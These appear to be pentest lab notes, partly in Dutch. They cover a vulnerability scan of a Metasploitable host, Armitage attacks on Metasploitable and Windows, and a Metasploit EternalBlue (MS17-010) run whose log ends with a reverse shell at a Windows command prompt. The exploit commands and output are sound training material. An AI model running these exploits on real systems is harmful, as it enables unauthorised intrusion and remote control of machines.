CRITICAL	10.0	46882	UnrealIRCd Backdoor Detection
CRITICAL	10.0	61708	VNC Server 'password' Password
CRITICAL	10.0	10203	rexecd Service Detection
HIGH	9.4	33447	Multiple Vendor DNS Query ID Field Prediction Cache Poisoning
HIGH	7.5	34460	Unsupported Web Server Detection
HIGH	7.5	10205	rlogin Service Detection
HIGH	7.5	10245	rsh Service Detection
HIGH	7.1	20007	SSL Version 2 and 3 Protocol Detection
MEDIUM	6.8	12085	Apache Tomcat Default Files
MEDIUM	6.8	90509	Samba Badlock Vulnerability
MEDIUM	6.4	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.4	57582	SSL Self-Signed Certificate
MEDIUM	5.8	42263	Unencrypted Telnet Server
MEDIUM	5.0	12217	DNS Server Cache Snooping Remote Information Disclosure

192.168.44.130 4



2 RESULTS PER HOST 3

1 Result Overview

Host	High	Medium	Low	Log	False Positive
192.168.80.129 METASPLOITABLE	20	36	3	90	0
Total: 1	20	36	3	90	0

Vendor security updates are not trusted.
Overrides are on. When a result has an override, this report uses the threat of the override.
Information on overrides is included in the report.
Notes are included in the report.
This report might not show details of all issues that were found
It only lists hosts that produced issues.
Issues with the threat level "Debug" are not shown.
Issues with the threat level "False Positive" are not shown.
Only results with a minimum QoD of 70 are shown.

This report contains all 149 results selected by the filtering described above. Before filtering there were 417 results

1.1 Host Authentications

Host	Protocol	Result	Port/User
192.168.80.129 - METASPLOITABLE	SMB	Success	Protocol SMB, Port 445, User

2 Results per Host


2.1 192.168.80.129

Host scan start Fri Mar 22 11:41:47 2019 CET
Host scan end Fri Mar 22 14:34:48 2019 CET

Service (Port)	Threat Level
80/tcp	High
513/tcp	High
1524/tcp	High
6667/tcp	High
3632/tcp	High
5900/tcp	High
512/tcp	High
21/tcp	High
general/tcp	High
1099/tcp	High

. . . (continues) . . .

Conclusion



OpenVAS opensource
Nessus betalend -> 2500 euro 1 jaar

OpenVAS beter?

Exploits Metasploitable

- Possible backdoor: Ingreslock → severity 10.0
- MySQL weak password → severity 9.0
- HTTP dangerous methods → severity 7.5


Armitage

- Armitage on Windows
    - Hail Mary
    - ms08_netapi

- Armitage on Metasploitable
    - Hail Mary
        - vsftpd_234_backdoor
        - usermap_script

Extra’s

1. Hydra
2. Windows 10
3. Windows 7



```
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 172.26.246.156
RHOSTS => 172.26.246.156
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.26.246.157:4444
[*] 172.26.246.156:445 - Connecting to target for exploitation.
[+] 172.26.246.156:445 - Connection established for exploitation.
[+] 172.26.246.156:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.26.246.156:445 - CORE raw buffer dump (38 bytes)
[*] 172.26.246.156:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 172.26.246.156:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 172.26.246.156:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 172.26.246.156:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.26.246.156:445 - Trying exploit with 12 Groom Allocations.
[*] 172.26.246.156:445 - Sending all but last fragment of exploit packet
[*] 172.26.246.156:445 - Starting non-paged pool grooming
[+] 172.26.246.156:445 - Sending SMBv2 buffers
[+] 172.26.246.156:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.26.246.156:445 - Sending final SMBv2 buffers.
[*] 172.26.246.156:445 - Sending last fragment of exploit packet!
[*] 172.26.246.156:445 - Receiving response from exploit packet
[+] 172.26.246.156:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.26.246.156:445 - Sending egg to corrupted connection.
[*] 172.26.246.156:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (172.26.246.157:4444 -> 172.26.246.156:49193) at 2019-05-16 16:17:20 -0400
[+] 172.26.246.156:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.26.246.156:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.26.246.156:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=



C:\Windows\system32>
```

Q&A